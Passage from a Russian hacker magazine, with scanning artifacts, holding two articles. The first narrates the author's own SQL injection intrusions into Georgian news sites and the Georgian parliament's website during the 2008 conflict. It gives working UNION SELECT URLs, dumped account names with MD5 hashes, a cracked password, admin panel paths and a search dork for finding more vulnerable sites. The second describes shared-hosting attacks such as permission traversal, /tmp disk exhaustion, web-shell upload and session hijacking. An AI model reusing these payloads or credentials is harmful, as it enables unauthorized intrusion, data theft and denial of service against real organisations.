Как известно, ни одно крупномасштабное событие не обходится без участия средств массовой информации. В свою очередь, они активно используют интернет для передачи своего видения происходящего. Да, ты не ослышался, именно «своего видения», ибо каждое СМИ публикует исключительно то, что хочет (или что подсказали). Абсолютно противоположные взгляды российских и западных/грузинских изданий побудили меня глубже вникнуть в ситуацию, со всеми вытекающими отсюда последствиями :). В качестве первого объекта для установления информационного баланса на просторах зоны .GE был выбрал ресурс www.presa.ge. Название домена говорит само за себя, поэтому я не стану описывать контент сайта. Скажу лишь, что, по данным Гугла, портал имеет PR 5. После «Reverse IP» сервера стало понятно, что сайт хостится в Грузии и имеет поддомен pda.presa.ge. Поработав с движком ресурса www.presa.ge, через некоторое время я отыскал типичный sql-инъект, который имел вид:

```
http://www.presa.ge/index.php?text=news&i=-1+sql-запрос
```

Функции user() и version() выдали достаточно радужную для меня инфу:

```
user() — presa_ge@localhost
version() — 5.0.51
```

Версия мускула была выше 5, и, следовательно, перебор табличек не представлял собой ничего сверхъестественного:

```
http://www.presa.ge/index.php?text=news&i=-
1+union+select+1,2,table_name,4,5,6,7,8,9,10,11+from+i
nformation_schema.tables+limit+21,1--
```

К моему удивлению, табличка «users» имела всего одну запись:

```
http://www.presa.ge/index.php?text=news&i=-1+union+sel
ect+1,2,count(*),4,5,6,7,8,9,10,11+from+users--
```

Тем не менее, логин и пароль удалось заполучить без особых проблем:

```
http://www.presa.ge/index.php?text=news&i=-1+union+sel
ect+1,2,concat(user_username,char(58),user_password),4
,5,6,7,8,9,10,11+from+users+limit+0,1--
```

А сам аккаунт имел вид:

```
presa.ge:c1ab283404b71a940807009023a764bd
```

Судя по хэшу, пасс был шифрован md5-алгоритмом, что при правильном подходе не сулило ничего сложного. Огорчало другое, — мне так и не удалось найти месторасположение админки либо формочки логина



Уязвимый движок на поддомене

Бажный internet.ge

Бажный парламент

Можно лицезреть админский аккаунт

пользователей. Сканирование доступных для просмотра каталогов на сервере результатов также не принесло. А load_file() в мускуле упорно отказывался работать (видимо, по причине отсутствия прав).
Поразмыслив, я запустил брут добытого хэша (c1ab283404b71a9408070 09023a764bd) на одном из забугорных дедиков (с целью в дальнейшем потыкать пароль на фтп/ссш/etc) и принялся за поиск новой жертвы.
На этот раз моего внимания удостоился крупный грузинский портал с красноречивым доменом www.internet.ge. Высокий PR и обилие информационных материалов свидетельствовали о широкой популярности портала. Реверс IP показал, что на сервере, помимо www.internet.ge, хостилось еще с десяток грузинских ресурсов:

```
astrology.internet.ge [212.72.130.138]
dsl.ge [212.72.130.138]
dsl.online.ge [212.72.130.138]
magistrali.ge [212.72.130.138]
www.adsl.ge [212.72.130.138]
www.caucasus.net [212.72.130.138]
www.caucasusonline.ge [212.72.130.138]
www.ge [212.72.130.138]
www.georgia.net.ge [212.72.130.138]
www.internet.ge [212.72.130.138]
www.online.ge [212.72.130.138]
www.sanet.ge [212.72.130.138]
```

Как оказалось, с примечательного www.ge был настроен редирект на www.internet.ge :). Однако на основном поддомене уязвимостей обнаружить не удалось. Тогда, перерыв Гугл, я составил список поддоменов портала:

```
archiveinews.internet.ge
astrology.internet.ge
inews.internet.ge
kids.internet.ge
passport.internet.ge
politics.internet.ge
sport.internet.ge
top.internet.ge
tv.internet.ge
valuta.internet.ge
```

Просмотрев поверхностно каждый из поддоменов, я обнаружил неявную sql-инъекцию на inews.internet.ge:

```
http://inews.internet.ge/stat_relatives.
html?date=2008-08-09&stat=-1+union+select+1,2,3,4,tab
le_name,6,7,8,9,10,11,12,13+from+information_schema.
tables+limit+25,1/*
```

Сам инъект прекрасно функционировал, но обилие табличек, в том числе и с малопонятными названиями, отбивало всякое желание работать. Кроме того, на доступ ко многим таблицам у пользователя webuser@localhost (от имени которого я выполнял запросы) попросту не хватало прав. О наличии file_priv говорить тоже не приходилось. Не радовала и обнаруженная админка ресурса:

```
http://www.internet.ge/admin/
```

Доступ к ней определялся, судя по всему, хтассесом.
Сохранив багу в закладках браузера до лучших (читай — худших) времен, я решил попытать удачу на поприще грузинских госресурсов. Задача предстояла нелегкая, но после «боевой» разминки азарта только прибавилось.

КОНТРОЛЬНЫЙ УДАР

Посетив несколько грузинских государственных ресурсов, я остановил свой выбор на сайте парламента Грузии — www.parliament.ge. Просканировал структуру ресурса и получил следующую картину:

```
• files (каталог) — содержал в себе множество различных
pdf-документов:
 100_18166_776783_demands.pdf
 1048_16533_150665_jandacva.pdf
 1048_16533_216628_ADCHARA.pdf
 1048_16533_243251_adamianisyflebata.pdf
 1048_16533_788983_axalgazrdaiuristTaasociacia.pdf
 1049_16559_119653_08_Page_01.pdf
 1049_16559_263487_region_april.pdf
 ...etc
• newsletter (каталог) — содержимое:
 2006
```


Табличка users на www.presa.ge



Прикрытая админка

Forbidden

```
 laws15
 laws16

• pages (каталог) — содержимое:
 photos_dep_08_12
 • archive_en (каталог) — содержимое:
  parl92
  parl99
```

Движок ресурса был написан на PHP, посему, недолго думая, я приступил к анализу скриптов. Благо, на этот раз мне повезло: уязвимость находилась в скрипте index.php в нефильтруемом параметре «sec_id». Сам запрос выглядел так:

```
http://www.parliament.ge/index.php?lang_id=ENG&sec_
id=1185&info_id=-1+sql-запрос
```

Кроме того, бага раскрывала путь к корню ресурса:

```
/usr/local/www/parliament/
```

Как и в предыдущих случаях, доступа к file_priv не было, а значит, на использование load_file() можно было не рассчитывать. Не было доступа и к mysql.user. Тогда я просмотрел инфу о базе и пользователе:

```
user: dato@localhost
version: 5.0.51a-log
```

И принялся за поиск аппетитных табличек в базе. Наткнувшись на табличку под названием «users», я без труда смог перебирать захэшированные пароли пользователей, коих насчитывалось около 800:

```
http://www.parliament.ge/index.php?lang_id=ENG&sec_
id=1185&info_id=-1+union+select+1,2,3,4,5,6,7,passw
ord,9,10,11, 12,13+FROM+users+limit+1,1--
```

Вскоре, сконструировав запрос с помощью cancat(), я получил полноценный доступ к БД с юзерскими аккаунтами:

```
http://www.parliament.ge/index.php?lang_id=ENG&sec_
id=1185&info_id=-1+union+select+1,2,3,4,concat(userna
me,char(58),password),6,7,8,9,10,11,12,13+from+users+
limit+10,1--
```

Таким образом, я слил пару десятков аккаунтов вида:

```
vivageodea:55e9a83d8533e24df2a3d444aedb48e8
ekaterine:db5fb6fa2471863726e685490b97eb18
natisu:c713e1fcb5aff9589f7a324f7f921274
irina:66fbac9b06bedcefa0db4f21801e0c8e
```

Сбрутив выборочно первый из паролей, я стал счастливым обладателем полноценного аккаунта к системе:

```
логин: vivageodea
пароль: eannia
хэш: 55e9a83d8533e24df2a3d444aedb48e8
```

Нащупать админку не составило особого труда. Она находилась по стандартному расположению в каталоге /admin:

```
http://www.parliament.ge/admin
```

Но при переходе по линку меня ждало разочарование в виде недвусмысленной надписи «Forbidden». По всей видимости, доступ к админке был закрыт либо фильтровался по неизвестному мне диапазону IP-адресов.

Мириться с таким положением вещей абсолютно не хотелось, посему я принялся парсить поддомены ресурса. К моему удивлению, единственный поддомен http://users.parliament.ge работал на том же движке, что и www.parliament.ge. Следовательно, успешно функционировал и найденный ранее баг:

```
http://users.parliament.ge/index.php?lang_id=ENG&sec_
id=1185&info_id=-1+union+select+1,2,3,4,concat(userna
me,char(58),password),6,7,8,9,10,11,12,13+from+users+
limit+10,1--
```

А больше всего меня обрадовала рабочая админка по адресу:

```
http://users.parliament.ge/admin/
```

Что было дальше, думаю, описывать не имеет смысла. Пусть это останется моим маленьким секретом. Дефейсить или нет — личное дело каждого, мое же отношение к дефам — отрицательное. Меня больше интересовала судьба бажного движка, которую я решил прояснить при помощи Гугла. Вбил в поисковик запрос вида:

```
inurl:.ge + inurl:«/index.php?lang_id=ENG»
```

И перешел по линку:


```
http://www.google.ru/search?complete=1&hl=en&newwindow
=1&q=inurl%3A.ge+%2B+inurl%3A%22%2Findex.php%3Flang_id
%3DENG%22&btnG=Search&aq=f&oq=
```

Перед моим взором открылось несколько десятков ресурсов с уязвимым скриптом... Впрочем, как говорится, это уже совсем другая история.

РАЗБОР НАЛЕТОВ

Можно долго спорить на тему «быть дефейсу или не быть», можно ввязываться в политические баталии. Сути это не изменит. Сеть изначально была пространством свободы, свободы выражения мыслей и свободы действий. Именно поэтому взлом — это искусство, а не способ решения политических проблем. Так или иначе — выбирать тебе. Я искренне надеюсь, что ты сделаешь правильный выбор. Удачи тебе, и до новых встреч на страницах журнала.


PC
игры
Журнал для настоящих геймеров



МИССИЯ невыполнима


БРУТАЛЬНЫЕ АТАКИ НА WEB-СКРИПТЫ

Некоторые люди считают, что уже все, что можно, — придумали или открыли. Все баги WEB избиты, скучны и однообразны. Не стоит поддаваться этой иллюзии! Нестандартное мышление — вот, что отличает лучших хакеров и дает им рог изобилия решений. Если все методы испробованы и вариантов более нет, если надежда угасла и ты в тупике — не отчаивайся. Этой статьей я докажу, что невозможное возможно.

НЕМНОГО УЛИЧНОЙ МАГИИ ИЛИ КРИВОЙ CHMOD

Публикацию статьи о технологии **атаки через reverse-ip** (lookup-ip) за авторством NSD можно считать началом открытого противостояния администраторов хостингов — и тех, кто желает залезть на смежный сайт соседа. Многие начинающие хостинги вообще не занимаются разделением прав доступа. Затем сисадмин (видимо, после пары тысяч жалоб\дефейсов) прикручивает `suphp` либо `suexec`, и какое-то время все работает. Инициатива переходит от одной противоборствующей стороны к другой в ритме выхода нового паблик эксплойта под PHP и выхода патчей. Прошло достаточно времени, чтобы всем, наконец, стало

Уязвимость PHPBB: утечка сессии в гете через реферер на удаленное изображение



Уязвимость в обработке сессий от Стефана Эссера


ясно — PHP дыряв, как дуршлаг, и доверять ему нельзя (что, кто-то еще сомневается?). Не сегодня-завтра выйдет адвизори с новым мегабагом, и опять все будут ахать и патчиться — в который уже раз... и уж точно не в последний.
Если говорить о тенденциях, то наблюдается упор на разделение прав через стандартную файловую систему вкупе с `suexec` и ftp-доступом разделения прав. Это, можно сказать, бронебойный прием, поскольку попасть в директорию, тебе не принадлежащую, может разве что root. Для надежности дополнительно чмодят все системные директории на `-rwx--x--x`. Действительно, кому еще (и, главное, зачем) может потребоваться листинг корневой директории, `/etc`, `/var`, `/usr` помимо root'a?
Полезные бинарники вроде `id`, `cwd`, `uname`, `find` тоже порой имеют права `root:wheel -r-xr-x---`, так что и команды не выполнишь!
Но у чмода есть одна маленькая тонкость. Наличие байта выполнения `--x` на директории позволяет пройти в нее! Прочитать ее мы не сможем, но, к примеру, вложенные директории и файлы могут иметь уже более демократичные права доступа. Ниже приведу пример.

```
id
uid=80(www) gid=80(www) groups=80(www)
ls -liaR /home
— rwx--x--x root:root /home/
— rwx--x--x user:user /home/user/
— rwxr-xr-x user:user /home/user/htdocs/
— rwxrwxrwx user:user /home/user/htdocs/tmp/
```

Смотри: обратившись по абсолютному пути `/home/user/htdocs/tmp/`, мы окажемся в папке, доступной на запись и видимой из WWW.
Если отсутствует листинг папок, ничего не мешает тупо, брутфорсом, подобрать вероятное имя по словарю (мою реализацию скрипта ищи на диске). Перебор возможных путей через скрипт брутфорса [a-z] на путь длиной в пять символов займет не более минуты на .php и еще меньше — через sh-скрипт.
Даже в случае нечитабельных папок не составляет труда прочесть `.htaccess/index.php` и уже из них вытягивать логины/пароли/инклуды на конфиги и т.п.
Определив существование директории/файла, мы, скорее всего, получим доступ на чтение и возможный бонус «листать/писать» во вложенные директории и файлы. Ну, а где же достать самый полный путь?
Для этого идеально подходят конфиги апача `httpd.conf`, `vhosts.conf`, — но они практически всегда защищены от любопытных глаз уже правильным чмодом.
К счастью, `/etc/passwd` готов рассказать нам о домашнем каталоге юзеров. А уж наличие соответствующих папок можно определить, исходя из аналогии имеющегося домашнего каталога (либо незатейливым брутфорсом).
Даже если включен `safe_mode` или `open_basedir`, мешающий получить `passwd`, и никто не делится с тобой приватными эксплоитами для обхода этого фашистского изобретения, — все равно можно вывернуться через фичу в `posix_getpwuid()` (подробнее на packetstormsecurity.org/0712-exploits/php525-bypass.txt).
Защита проста, как два байта, — достаточно всего одной директории в пути быть чмоднутой на `-rwx--x---` или даже `-rwx------`, и все хакеры пойдут лесом. Хотя, вспоминая прошлый номер][с описанием багов файловых систем от Криса Касперски, я начинаю задумываться: а что, если... :). Впрочем, наша история совсем не о том!..
Кстати, уже после написания подтемы chmod, вынашиваемой и проверяемой мною в течение многих месяцев, я, руководствуясь исключительно лишь своим насыщенным опытом, решил в давно заведенном порядке посерфить секурити-блоги в надежде разжиться мало-мальски свежей инфой и новыми идеями.
Как выяснилось, ни одного меня затронула вышеописанная бага. И это нормально, история знает немало примеров, когда одинаковые идеи посещают двух людей одновременно — вспомним законы в физике, математике и других науках, названные двойными фамилиями соавторов, порой живших в разных точках земного шара и понятия не имевших друг о друге.

КОММУНАЛЬНЫЙ /TMP

Казалось бы, что такого примечательного в общей временной папке? Самое главное, это то, что она — общая! Как правило, каждому виртуалхосту прописывают индивидуальные настройки вроде сэйфмода, опенбаздира. Но временную папку ставят одну на всех вместо создания индивидуальной в домашней директории клиента. Так, в `php.ini` это параметр `session.save_path`. По факту, «темп» — это мусорка. Проходит месяц-другой, и в одно недоброе утро администратору приходит пара десятков жалоб на многочисленные ошибки с варнигами. «Темп» оказывается переполненным, ведь созданные сессии удаляются только



Мультибайтовая скуль в вордпрессе

при вызове `session_destroy()`, о которой часто забывают, не жмут на Exit или просто не догружают страницу.
Админ, недолго думая, в `cron.month` ставит новую задачу, призванную периодически чистить `/tmp`. Разумеется, написать sh-скрипт очистки одной статичной папки проще, чем N юзверских папок (хотя можно возложить почетную задачу уборки на юзера, особенно если квоты дискового пространства уже прикручены).
В общем, так или иначе, но индивидуальный `session.save_path` необходим для секурности. Как, впрочем, и... `upload_tmp_dir`! Ведь сбои при загрузке файлов происходят довольно часто, ибо аплоад файла — это, прежде всего, POST-пакет нехилых размеров. По моему опыту, далеко не каждый провайдер корректно его переваривает, особенно в часы пик. Да и PHP не всегда удаляет недогруженные куски, подвисая балластом в ожидании конечной части. Это дает вероятный бонус найти в темпе что-либо интересное, например, кусок недогруженного конфига или дампа БД, логи, а иногда — следы творческих экспериментов администрации в программировании с наличием чувствительных данных.
Более того, любой php-скрипт при «`file_uploads=ON`» автоматически принимает файл в POST-пакете. Это позволяет загрузить на целевой сервер большое количество файлов. Например, в PHP 5.1.x количество файлов, которые можно загрузить зараз, не ограничено! А в свежем PHP — «не более `[post_max_size]`». Все это повлечет за собой исчерпание свободного дискового пространства в папке временных файлов.
Примерная схема атаки выглядит так:
1. Атакующий посылает к любому php-скрипту на сервере специально сформированный POST-запрос («`multipart/form-data`»), содержащий файл (или файлы). Размер одного отсылаемого файла должен быть не больше максимально установленного значения директивы PHP `[upload_max_filesize]` (Default=32Мб) — и не более `[post_max_size]` (Default=16Мб) по минимальному значению любого из параметров. Размер пакета (http-хидер) «`Content-Length`» указывается заведомо больше истинного (как минимум, на 5 байт).
2. Сервер принимает POST-пакет с файлом. В незаконченной передаче мы держим коннект и заставляем сервер слушать соединение сколь возможно долго. Все это время загруженный файл будет занимать место на диске сервера, реализуя атаку на исчерпание дискового пространства.
Варианты защиты от атаки:

```
Запретить [file_uploads]
Ограничить время установленного соединения «клиент
— сервер» в настройках файрвола или веб-демоне (apache)
```

```
— http://sysoev.ru/web/upload.html.
```

Что интересно, мне встречались системы, где загружаемые временные файлы имеют не псевдослучайное имя, а именуются строго последовательно. От версии PHP это не зависит. А от чего зависит? Пока мне это неизвестно. Проверить конкретный сервер на предмет предсказуемых имен временных файлов легко — достаточно найти вывод `phpinfo()`. Посылаем пакет с файлом и смотрим в ответе значение `[tmp_name]`. Посылаем еще раз и сравниваем.
Если имя вполне последовательно прибавило пару чисел — налицо вышеописанный баг! Используя алгоритм задержки загруженных файлов на сервере, можно попытаться загрузить веб-шелл. И теперь, если где-то на сервере имеется `php-include`, его легко заюзать!
Помимо описанного, на мой взгляд, самым интересным здесь является угон чужой сессии (session hijacking). Но об этом чуть ниже.

КОВАРНЫЕ СЕССИИ

Немалая часть веб-приложений юзает сессии PHP для разграничения прав доступа между юзерами. Напомню забывчивым, что вызов `<?php;session_start();?>` создает файл сессии с id из случайных alpha-numeric — случайных или определенных в скрипте посредством вызова `session_id('<alpha-numeric>')` — перед `session_start()`. Пример: `alpha-numeric: /tmp/sess_50d7ed4b37f95f991679fdd92ba894e2`. После чего это имя дублируется в браузер пользователю как значение кукис с дефолтным именем «`PHPSESSID`» (можно изменить глобально из `php.ini` или локально в скрипте, вызвав `session_name('<MY_SESSID>')` перед `session_start()`):

```
Set-Cookie: PHPSESSID=50d7ed4b37f95f991679fdd92ba894e2
```


Атака на сессии считается одним из эффективнейших тестов на раскрытие полного пути — она в десятке лидеров, таких, как поиск и обращение к левым скриптам, передача массива вместо строки в переменной, DDoS на БД, переполнение мусором логфайла и т.п. Достаточно, скажем, передать в GET или COOKIE «`PHPSESSID=123!@#$%^`» и получим Error уровня Warning, если `error_reporting(E_WARNING)` разрешено.

```
Warning: session_start() [function.session-start]: The
session id contains illegal characters, valid characters
are a-z, A-Z, 0-9 and '-,' in...
```


Либо передадим «`PHPSESSID`» длиной более 256 символов. Файл с таким именем не может быть создан, и ответом сервака будет:

```
Warning: Unknown: Failed to write session data (files).
Please verify that the current setting of session.save_
path is correct
```

Сам факт создания файла лишь на основании `PHPSESSID` в GET или COOKIE, с именем аналогичным id, наводит на мысль о... DDoS-атаке. Точнее, об эффекте ее усиления.
Ресурсы системы, затраченные на создание файла сессии, ничтожны. Сам файл сессии зачастую и вовсе пуст (зависит от того, были ли внесены значения в `$_SESSION` в процессе выполнения скрипта). Но генерируя мусорный трафик с рэндомным `PHPSESSID`, можно создать количество файлов сессий, равное числу http-пакетов при DDoS — то есть, очень много. MFT никто не отменял! Совсем недавно Крис писал, что даже совершенно пустой файл занимает 1 кластер.
Да что там раскрытие пути! К PHP написаны более десяти эксплоитов с атакой BoF на функции сессий. Это уже кое о чем да говорит. И те, кто с презреньем утверждают, что BoF для PHP — полная лажа, лишь оправдывают свое незнание.
Между прочим, порой это единственный шанс выбраться из клетки опен_баздира с сэйф-модом, когда exec-эксплоиты кончились, а выполнения системной команды так и нет.


```
http://localhost/phpinfo.php
Find next
PHP Variables

Array
(
    [name] => index2.php
    [type] => application/octet-stream
    [tmp_name] => D:\xampp\tmp\php63C.tmp
    [error] => 0
    [size] => 44388
)
```
phpinfo() показывает временное имя загружаемого файла


В одном скриншоте — работа ддосера php и отсутствие рандомизации tmp_name!

Ну а теперь подробно рассмотрим перехват сессий. Примечательной особенностью пользовательской сессии является уникальность ее id, знание которого, как ни странно, будет достаточным для успешного прохождения авторизации юзверя. Хранятся сессии либо в базе данных приложения (и это правильно, ибо максимально безопасно), либо в созданных средствами PHP файлах в папке `/tmp`.

